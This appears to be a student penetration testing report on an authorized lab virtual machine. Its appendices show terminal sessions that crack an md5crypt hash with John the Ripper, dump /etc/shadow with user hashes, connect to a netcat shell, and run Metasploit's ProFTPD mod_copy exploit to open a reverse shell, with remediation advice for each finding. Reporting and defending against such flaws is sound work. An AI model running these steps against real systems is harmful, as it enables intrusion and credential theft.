Team 3-7 Penetration Testing Report

Bruyn Decker, Lillie Heath, Riley Marshall, & Toa Pita

Executive Summary

During our recent penetration testing, our team identified multiple security vulnerabilities and successfully executed several exploits on your system. This exercise was designed to assess the security posture of your digital assets proactively.

Key Findings:

- **Number of Serious Exploits**: We successfully carried out several significant exploits that allowed unauthorized access to the system.
- **Sensitive Data Obtained**: Our team accessed confidential information, including hashed user passwords and sensitive directory contents.

High-Level Summary of Recommendations:

1. Enhanced Security Policies: Strengthen password and hashing mechanisms.
2. System Updates: Regularly update and patch all systems, services, and applications.
3. Access Management: Tighten access controls, user permissions, and file permissions.
4. Monitoring Systems: Implement and utilize intrusion detection and security monitoring systems to promptly identify and respond to security threats.
5. User Education: Conduct education and awareness programs to inform users about security risks and best practices.
6. Proactive Security Assessments: Engage in continuous security assessments and audits to maintain a secure and resilient system environment.

Conclusion:

Our penetration testing exercise has unveiled critical areas requiring immediate attention and improvement. Implementing the recommendations outlined above will significantly enhance your system’s security, protecting against unauthorized access and potential data loss. Continuous commitment to cybersecurity practices is essential for safeguarding your organization’s digital assets and confidential information.

1. Project Scope Description

For the penetration test that took place from October 2nd, 2023 through October 6th, 2023, Team 3-7 was authorized to test a copy of the main Humblify server. These tests were authorized to take place during any hours contained within the specified date.

The intent was to provide Humblify with a clear understanding of the weaknesses of their server by providing evidence that the system was vulnerable. Additionally, Team 3-7 agreed to produce recommendations to mitigate the risks associated with these vulnerabilities.

Our evidence includes critical information from vulnerability scanners, detailed documentation of the methods used by our team to exploit the server, and a list of information and resources at risk.

We were authorized to access, scan, and attack a copy of the main Humblify server using any technological means at our disposal including, but not limited to, those that would potentially damage the copy of the server. We only tested the technological aspects of the server's security and did not engage in any social engineering or other attempts to test non-technical security features of the Humblify server as this was beyond the scope of our agreement.

1.1. Objectives

We have entered into a contractual agreement with Humbleify for us to carry out a vulnerability assessment of a specific Humbleify asset hosted on vagrantcloud at `deargle/pentest-humbleify`.

The agreed-upon objectives are threefold:

1. Document vulnerabilities that you are able to successfully exploit on the server. Describe in detail what you did and what level of access you were able to obtain. If you obtain a user account with limited privileges, document whether you were able to escalate the privileges to root. Document each exploit that you are able to successfully launch.
2. Document potentially sensitive information that you are able to obtain from the server. These could include user files or web, database, or other server files.
3. For both 1 and 2 above, argue for methods that could protect the vulnerabilities and sensitive information from exploitation.

1.2. Authorization

We are operating under the following authorization:

You are hereby authorized to perform the agreed-upon vulnerability assessment of the Humbleify vagrantbox virtual machine with IP address 192.168.56.200. Your scope of engagement is exclusively limited to the single Humbleify asset.

You may:

- Access the server through any technological means available.
- Carry out activities that may crash the server.

You may not:

- Social engineer any Humbleify employees.
- Sabotage the work of any other consultancy team hired by Humbleify.
- Disclose to any other party any information discovered on the asset.

Furthermore, note the following:

- This is a vagrantbox development version of a live asset. The vagrant-standard privileged user vagrant is present on this virtual machine, but not on the live version of the asset. Therefore, any access via the vagrant user is moot and out of scope.

2. Target of Assessment

The server, running on Ubuntu 14.04.5 LTS, hosts several critical applications and services including ProFTPD 1.3.5, Python, Bash, OpenSSH 6.6.1p1, Apache HTTPD 2.4.7, and MySQL Ver 14.14. Websites hosted on this server include "Humblify Home" on IP 192.168.56.200 and a payroll application accessible at /salary_app.php. These websites, especially the payroll application, likely contain sensitive user data and are hosted via the Apache web server. The MySQL database (Ver 14.14) on this server is noted to store password hashes, indicating the presence of user account data. However, there is a concerning array of security vulnerabilities, with the Apache HTTPD, PHP, and OpenSSH versions all needing updates to mitigate known issues. User accounts, including service and regular user accounts, are present, with user ‘bcurtis’ having a notably weak password, 'motocross4ever'. Security tests reveal the ability to access sensitive directories and user hashed passwords, highlighting a significant vulnerability and the urgent need for enhanced security protocols.

Table – Server Description

Key	Value
Operating System	Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)
MAC Address	52:54:00:48:B5:83
User accounts	root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, libuuid, syslog, messagebus, landscape, sshd, statd, vagrant, vboxadd, tyler, bcurtis, bschneider, cincinnatus, jamescochran, marlah, mzimm, mysql
Services running	SSH (OpenSSH 6.6.1p1), FTP

	(ProFTPD 1.3.5), Apache(httpd 2.4.7), MySQL(Ver 14.14), UnrealRcd
Noteworthy Installed Applications	ProFTPD 1.3.5, Python, Bash, UnrealRcd
Web sites hosted	192.168.56.200 (humblify home), /salary_app.php (Payroll application)
Databases, and stored information	Password Hashes

3. Relevant Findings

Passwords Obtained

User	Password
bcurtis	motocross4ever

Table – Other Sensitive Information Obtained

Name	Description	Cross-references
User Hashed Passwords	Hashed passwords in /etc/shadow were accessed, providing potential for unauthorized access if decrypted.	Appendix 3
User Directories	Directories ‘mail’, ‘recycle-bin’, and ‘scripts’ were accessed, potentially containing sensitive information	Appendix 6

Table – Vulnerable Services

Service	Description	Cross-references
Apache	Multiple vulnerabilities, update your apache services/keep up on the released patches	5.6
PHP	Multiple vulnerabilities, update version to 5.4 or better	5.6
OpenSSH	Vulnerability with the X11 forwarding fallback security bypass. Update version to 9.3p2 or newer.	4.2, 5.5

	We were able to bypass this once we had the correct password	

4. Supporting Details

4.1. User Hashed Passwords

During the test, we sought to read the **/etc/shadow** file, which contains the hashed passwords for system users. Accessing this file is a critical security event as it holds sensitive data.

Procedure:

1. Navigate to the **/etc/** directory.
2. Run the **cat shadow** command to display the contents of the shadow file.
3. The command outputs hashed passwords for various system users, such as root, daemon, bin, and others.

Through these steps, we successfully accessed and read the **/etc/shadow** file, obtaining hashed passwords of system users. This indicates a significant vulnerability as it allows potential unauthorized access and control over the system if these hashes were to be decrypted successfully.

Cross-reference: Appendix 3

4.2. Sensitive Directories

During the penetration test, we successfully accessed the system via Secure Shell (SSH) using specific user credentials and listed sensitive user directories.

Procedure:

1. Initiate an SSH connection to the target system **192.168.56.200** using the username **bcurtis**.
2. Authenticate by entering the correct password for the user **bcurtis**.

3. Once access is obtained, run the **ls** command to list the content in the home directory of **bcurtis**.
4. Identified directories named **mail**, **recycle-bin**, and **scripts** were visible, each potentially holding sensitive information.

Through this method, we were able to access the system and identify directories that may contain sensitive information. These directories need to be secured to prevent unauthorized access and potential data exposure.

Cross-reference: Appendix 6

4.3. Shell Access Vulnerabilities

Shell access vulnerabilities were exploited in several instances, highlighting the potential risk and necessity for enhanced security measures.

Procedure 1 (see Appendix 2):

1. Find the Python binary and use it to pop an interactive shell.
2. Use the **id** and **ls** commands to reveal the user identity and list directory contents respectively.
3. This procedure showcases the limitation of the permissions granted to the **www-data** user.

Procedure 2 (see Appendix 4):

1. Utilize Netcat (nc) to connect to the target machine at IP **192.168.56.200** using port **1525**.
2. Attempted to access user profile and its corresponding permissions were denied, highlighting access constraints and security mechanisms in place.

These shell access scenarios demonstrate potential security vulnerabilities, providing invaluable insights into areas requiring fortification and vigilant monitoring to prevent unauthorized access.

Cross-reference: Appendix 2 & 4

4.4. ProFTPD Vulnerability and Shell Access

Procedure:

1. Select the unix/ftp/proftpd_modcopy_exec exploit in the Metasploit framework, targeting ProFTPD 1.3.5.
2. Set the local host to IP address 192.168.56.101 for reverse shell reception.
3. Launch the exploit, initiating a reverse TCP handler on port 4444.
4. Upon successful connection to the FTP server at IP 192.168.56.200, send specific copy commands to exploit the vulnerability.
5. Trigger the execution of a PHP payload (/ieAZZIo.php), opening a command shell session.
6. With access obtained as the www-data user, issue commands (id and ls) to reveal user identity and list directory contents.

Through this exploitation procedure, we gained access to the target machine with limited permissions, highlighting a significant security vulnerability in the system that demands immediate attention and mitigation.

Cross-reference: Appendix 5

5. Vulnerability Remediation

5.1. Weak Password and Hashing Mechanisms (referencing Appendix 1)

- **Mitigation Steps:**
    1. **Implement Stronger Password Policies:** Enforce the use of complex passwords.
    2. **Update Hashing Mechanisms:** Transition from md5crypt to stronger algorithms.
    3. **Continuous Monitoring:** Conduct ongoing security assessments.
- **Cross Reference:** See sections 3.x and 4.1 for detailed findings and supporting details respectively.

5.2. Unauthorized Shell Access (referencing Appendix 2 and Appendix 4)

- **Mitigation Steps:**

    1. **Update and Patch Web Services:** Regularly update all web servers and applications.
    2. **Implement Intrusion Detection Systems (IDS):** Establish IDS to monitor for unauthorized access.
    3. **Review Access Controls:** Regularly audit user permissions and access controls.
- **Cross Reference:** Refer to sections 3 and 4.3 for a comprehensive review and supportive details.

5.3. Sensitive Data Exposure (referencing Appendix 3)

- **Mitigation Steps:**
    1. **Enforce Strict File Permissions:** Apply stringent permissions on sensitive files and directories.
    2. **Audit User Privileges:** Conduct routine audits of user privileges.
    3. **Implement System Hardening Techniques:** Employ security best practices.
- **Cross Reference:** For more insights and supportive evidence, see sections 3 and 4.1.

5.4. ProFTPD Vulnerability (referencing Appendix 5)

- **Mitigation Steps:**
    1. **Update and Patch ProFTPD:** Ensure the ProFTPD server is updated to the latest version.
    2. **Implement Monitoring Systems:** Use security systems that can identify suspicious activities.
    3. **Review and Adjust Permissions:** Tighten access controls and user permissions.
- **Cross Reference:** Sections 3 and 4.4 provide a detailed overview and supporting details.

5.5. SSH Access and User Directory Exposure (referencing Appendix 6)

- **Mitigation Steps:**
    1. **Implement Strong Authentication:** Enforce the use of strong passwords and two-factor authentication.
    2. **Protect Sensitive Data:** Encrypt sensitive data within user directories.

3. **Educational Programs:** Launch user education and awareness programs.

- **Cross Reference:** Consult sections 3 and 4.2 for additional findings and supporting details.


5.6. Out-of-date services

- **Mitigation Steps:**
  a. **Run updates on the applicable services:** For example, for openssh we could run sudo apt-get update && sudo apt-get upgrade openssh-server.

6. Glossary

SSH (Secure Shell): A protocol to securely access and manage systems over a network.
FTP (File Transfer Protocol): A standard protocol for transferring files between computers over a network.
ProFTPD: An open-source FTP server.
Hashed Password: Encrypted representation of a password.

7. Appendix A


erminal
02:25 PM
root@kali: ~/vagrant-boxes/pentest-humbleify
File Actions Edit View Help

```
hydra.restore  README.md  Vagrantfile

┌──(root㉿kali)-[~/vagrant-boxes/pentest-humbleify]
└─# echo '$1$salt123$d5i4gMknNanPm4gxJGnIh.' > hash.txt

┌──(root㉿kali)-[~/vagrant-boxes/pentest-humbleify]
└─# john --format=md5crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.t
xt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AV
X2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
motocross4ever   (?)
1g 0:00:00:39 DONE (2023-10-05 14:24) 0.02561g/s 135472p/s 135472c/s 135472C/
s motomate88..motobike7
Use the "--show" option to display all of the cracked passwords reliably
Session completed

┌──(root㉿kali)-[~/vagrant-boxes/pentest-humbleify]
└─# john --show hash.txt
?:motocross4ever

1 password hash cracked, 0 left

┌──(root㉿kali)-[~/vagrant-boxes/pentest-humbleify]
└─# 
```

Appendix 1: Password Cracking Demonstration

Overview:
The screenshot provided in this section illustrates a crucial finding during our penetration testing process: the vulnerability of the system's passwords to being cracked due to weak password policies and hashing mechanisms.

Description:
Screenshot Context: The depicted terminal window shows a session in Kali Linux, a specialized distribution for cybersecurity tasks, within a controlled and authorized penetration testing environment.

Procedure:


A hashed password, constructed using md5crypt and a salt value (“salt123”), was saved into a file named hash.txt.
John the Ripper, a popular password-cracking tool, was deployed to decipher the hashed password using a brute-force attack. The tool was instructed to use a well-known wordlist (rockyou.txt), a compilation of passwords from a previous data breach.
Outcome: John the Ripper successfully retrieved the plaintext password “motocross4ever” from the hash, demonstrating that the password was weak and easily discoverable using common password-cracking methodologies.

Vulnerability Highlighted:
Weak Passwords: The fact that the password could be cracked using a publicly available wordlist signifies a significant security risk. The presence of weak passwords can potentially grant unauthorized users access to the system.

Insecure Hashing Mechanism: The use of md5crypt for password hashing is outdated and susceptible to cracking attempts. Modern, more secure algorithms are advisable for enhanced security.

Recommendations for Mitigation:
Enhance Password Policies: Implement stringent policies necessitating the creation of strong, unique passwords.
Update Hashing Algorithms: Transition to secure, contemporary hashing algorithms to protect passwords effectively.
Continuous Monitoring and Testing: Conduct regular security assessments to identify and rectify vulnerabilities promptly.

This demonstration serves as an evidence-based example highlighting the importance of robust password policies and secure hashing mechanisms to safeguard the system against unauthorized access and potential breaches.



```
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@vagrant:/var/www/html$ ls
ls
iokZZIo.php  index.html  salary_app.php
www-data@vagrant:/var/www/html$ cd ..
cd ..
www-data@vagrant:/var/www$ cd ..
cd ..
www-data@vagrant:/var$ cd ..
cd ..
www-data@vagrant:/$ ls
ls
bin   etc             lib         media  proc  sbin  tmp  vmlinuz.old
boot  home            lib64       mnt    root  srv   usr
dev   initrd.img.old  lost+found  opt    run   sys   var
www-data@vagrant:/$ cd root
cd root
bash: cd: root: Permission denied
www-data@vagrant:/$
```

Appendix 2: Shell Access and Permission Levels Demonstration

Overview:
The provided screenshot depicts a penetration testing process where an interactive shell was initiated on the

target machine. This demonstration shows the limitation of the permissions granted to the current user, www-data, emphasizing the importance of appropriate access controls.


Description:
Screenshot Context: The screenshot captures a terminal window where a penetration testing expert has obtained shell access on a target system.

Procedure:

Attempted to locate and use the Python binary to pop up an interactive shell. Successfully found python at /usr/bin/python and bash at /bin/bash.
Subsequently, commands were issued to identify the current user and their permissions (id), navigate through directories, and list the contents.
The user on the system is www-data with uid=33 and gid=33. This user is typically assigned to web servers and has limited permissions.


Outcome: The screenshot demonstrates the user navigating through the system directories and attempting to access the root directory. However, access to the root directory is denied due to permission limitations, highlighting the access controls in place.

Vulnerability Highlighted:
Shell Access: The ability to initiate a shell as the www-data user indicates potential vulnerabilities in the web service or application. Although www-data has limited permissions, shell access provides a foothold for further exploitation attempts.
Recommendations for Mitigation:
Patch and Update Web Services: Ensure all web servers, applications, and related software are up-to-date and patched to protect against known vulnerabilities.
Enhance Monitoring and Intrusion Detection: Implement and regularly update monitoring and intrusion detection systems to identify and respond to unauthorized access attempts.
Access Controls Review: Regularly review and update user permissions and access controls to ensure that every user, including service accounts, has the minimum necessary permissions.
This shell access scenario emphasizes the importance of maintaining updated systems, monitoring for suspicious activity, and implementing robust access controls to secure the environment against unauthorized access and potential breaches.



```
group-                        newt              udev
grub.d                        nsswitch.conf     ufw
gshadow                       odbc.ini          update-manager
gshadow-                      odbcinst.ini      update-motd.d
gssapi_mech.conf              opt               update-notifier
hdparm.conf                   os-release        updatedb.conf
host.conf                     pam.conf          upstart-xsessions
hostname                      pam.d             vim
hosts                         passwd            vtrgb
hosts.allow                   passwd-           w3m
hosts.deny                    perl              wgetrc
idmapd.conf                   pm                wpa_supplicant
ifplugd                       polkit-1          xml
inetd.conf                    ppp
root@vagrant:/etc# cat shadow
cat shadow
root:!:17767:0:99999:7:::
daemon:*:17016:0:99999:7:::
bin:*:17016:0:99999:7:::
sys:*:17016:0:99999:7:::
sync:*:17016:0:99999:7:::
games:*:17016:0:99999:7:::
man:*:17016:0:99999:7:::
lp:*:17016:0:99999:7:::
mail:*:17016:0:99999:7:::
news:*:17016:0:99999:7:::
uucp:*:17016:0:99999:7:::
proxy:*:17016:0:99999:7:::
```

Appendix 3: System File Access and Sensitive Information Exposure



```
cat /etc/shadow
root:!:17767:0:99999:7:::
daemon:*:17016:0:99999:7:::
bin:*:17016:0:99999:7:::
sys:*:17016:0:99999:7:::
sync:*:17016:0:99999:7:::
games:*:17016:0:99999:7:::
man:*:17016:0:99999:7:::
lp:*:17016:0:99999:7:::
mail:*:17016:0:99999:7:::
news:*:17016:0:99999:7:::
uucp:*:17016:0:99999:7:::
proxy:*:17016:0:99999:7:::
www-data:*:17016:0:99999:7:::
backup:*:17016:0:99999:7:::
list:*:17016:0:99999:7:::
irc:*:17016:0:99999:7:::
gnats:*:17016:0:99999:7:::
nobody:*:17016:0:99999:7:::
libuuid:!:17016:0:99999:7:::
syslog:*:17016:0:99999:7:::
messagebus:*:17767:0:99999:7:::
landscape:*:17767:0:99999:7:::
sshd:*:17767:0:99999:7:::
statd:*:17767:0:99999:7:::
vagrant:$6$arkXogn/$egBvZtrawh3kjHiDmh3GWm63nXVqUfxe/WrIyG/ShZ8pWranHnUQ4T0QDYF6mc5CFAOdZOHW7Gi7vhKvQevVy/:19564:0:99999:7:::
vboxadd:!:17767::::::
tyler:$1$salt123$wD.sqdCcam2n7ncytTCr6/:19564:0:99999:7:::
bcurtis:$1$salt123$d5i4gMknNanPm4gxJGnIh.:19564:0:99999:7:::
bschneider:$1$salt123$gyhp7CgysPlY1WCQNQwxs/:19564:0:99999:7:::
cincinnatus:$1$salt123$2WQXhuBhSO6zK5Aoaoe7p/:19564:0:99999:7:::
jamescochran:$1$salt123$KifBrNS59EJwNmmqoG7jZ0:19564:0:99999:7:::
marlah:$1$salt123$LyDGghFYLG1bbThflqarY.:19564:0:99999:7:::
mzimm:$1$salt123$1fPOQTQ/lY5sjOv3E0Wb5.:19564:0:99999:7:::
mysql:!:19564:0:99999:7:::
```

Overview:
The screenshot provided for this appendix reveals an attempt to access and read a critical system file, /etc/shadow. This file is essential as it contains the hashed passwords of system users, and it's typically protected and only accessible by privileged users.

Description:
Screenshot Context: The terminal window in the screenshot is rooted in a vagrant environment, located within the /etc directory of the system, which is known for containing vital system and configuration files.

Procedure:

The cat command is used to display the contents of the shadow file. This file is known for holding the hashed passwords of users on a Unix system, making it a critical file with sensitive data.
The displayed contents show hashed passwords for various system users such as root, daemon, bin, sys, and others. It's evident that some users do not have passwords (denoted by empty fields or '*'), while others have hashed values.


Outcome: Successful access and reading of the /etc/shadow file indicate that the user has root or equivalent permissions. This action exposes sensitive information which, in malicious hands, can lead to unauthorized access and control over the system.

Vulnerability Highlighted:
Sensitive Data Exposure: The ability to read the shadow file without hindrance is a severe security concern, as the exposure of hashed passwords can lead to potential cracking attempts and unauthorized system access.

Recommendations for Mitigation:
Strict File Permissions: Enforce stringent permissions on sensitive files, especially those containing hashed passwords or other secure information. Only privileged users should have read access.

Audit User Privileges: Regularly audit and review user privileges to prevent unauthorized access to sensitive files and directories. Restrict root access to essential personnel only.
System Hardening: Apply security best practices and hardening techniques to protect the system from unauthorized access and information disclosure. Techniques might include disabling unnecessary services, securing necessary services, and implementing additional security controls.

Through this demonstration, the critical importance of securing sensitive system files and managing user permissions effectively is underscored to prevent unauthorized data access and potential system compromise.



erminal
01:51 PM
root@kali: ~/vagrant-boxes/pentest-humbleify
File Actions Edit View Help

```
==> default: Creating shared folders metadata ...
==> default: Machine already provisioned. Run `vagrant provision` or use the
`--provision`
==> default: flag to force provisioning. Provisioners marked to run always wi
ll still run.

┌──(root💀kali)-[~/vagrant-boxes/pentest-humbleify]
└─# nc 192.168.56.200 1525
bash: cannot set terminal process group (1065): Inappropriate ioctl for devic
e
bash: no job control in this shell
bash: /root/.bash_profile: Permission denied
bcurtis@vagrant:/$ ls
ls
bin
boot
dev
etc
home
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
```

Appendix 4: Unauthorized Shell Access Attempt Demonstration

Overview:
The appended screenshot illustrates an attempt to access a shell on the target system using Netcat (nc) at the IP address 192.168.56.200 on port 1525. This scenario demonstrates issues encountered during unauthorized access attempts, highlighting the system's in-built security mechanisms preventing full unauthorized access.


Description:
Screenshot Context: The image showcases a terminal window on a Kali Linux system, specifically within a penetration testing environment designated ~/vagrant-boxes/pentest-humbleify.

Procedure:

The user utilizes Netcat (nc) to connect to a target machine at the IP address 192.168.56.200 using port 1525.
Upon connection, error messages are displayed indicating an inability to set the terminal process group and a lack of job control in the shell. Additionally, there’s a permission denied error when trying to access /root/.bash profile.
The user, identified as bcurtis, lists the directories at the root but does not have access to the expected user profile and its corresponding permissions.

Outcome: The connection attempt, albeit partially successful, resulted in limited access with restrained permissions and operational constraints, as evidenced by the error messages and limited directory access.

Vulnerability Highlighted:
Shell Access: The access to a shell, even with limited permissions, exposes potential security vulnerabilities. It indicates that there might be open ports or services that could be exploited for unauthorized access.
Recommendations for Mitigation:
Close Unnecessary Ports: Review and close all unnecessary open ports and secure the necessary ones with appropriate firewall rules and access controls.
Secure Shell Access: Implement additional security measures for shell access, including secure shell (SSH) keys, two-factor authentication (2FA), and IP whitelisting.
Routine Security Audits: Conduct systematic reviews and audits of system security, promptly identifying and rectifying any vulnerabilities and access control issues.
This screenshot demonstrates the imperative to secure all potential entry points to the system diligently, with a keen focus on securing shell access, monitoring open ports, and implementing stringent access controls.



```
   0   ProFTPD 1.3.5


msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set lhost 192.168.56.101
lhost ⇒ 192.168.56.101
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.200:80 - 192.168.56.200:21 - Connected to FTP server
[*] 192.168.56.200:80 - 192.168.56.200:21 - Sending copy commands to FTP serv
er
[*] 192.168.56.200:80 - Executing PHP payload /ieAZZIo.php
[*] Command shell session 2 opened (192.168.56.101:4444 → 192.168.56.200:554
50 ) at 2023-10-05 13:42:22 -0400

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@vagrant:/var/www/html$ ls
ls
ieAZZIo.php  index.html  salary_app.php
www-data@vagrant:/var/www/html$
```


Appendix 5: Exploitation of ProFTPD Vulnerability and Shell Access

Overview:
The screenshot in this appendix details an exploitation attempt on a ProFTPD server using a known vulnerability (via the Metasploit framework). ProFTPD is a popular FTP server, and the observed vulnerability relates to the mod_copy module, which allows unauthorized copying of files on the server.

Description:
Screenshot Context: The terminal window in the screenshot is using Metasploit, a popular framework for developing, testing, and executing exploit code against a remote target machine.

Procedure:

The unix/ftp/proftpd_modcopy_exec exploit is selected, targeting ProFTPD 1.3.5. The local host is set to 192.168.56.101 to receive the reverse shell.
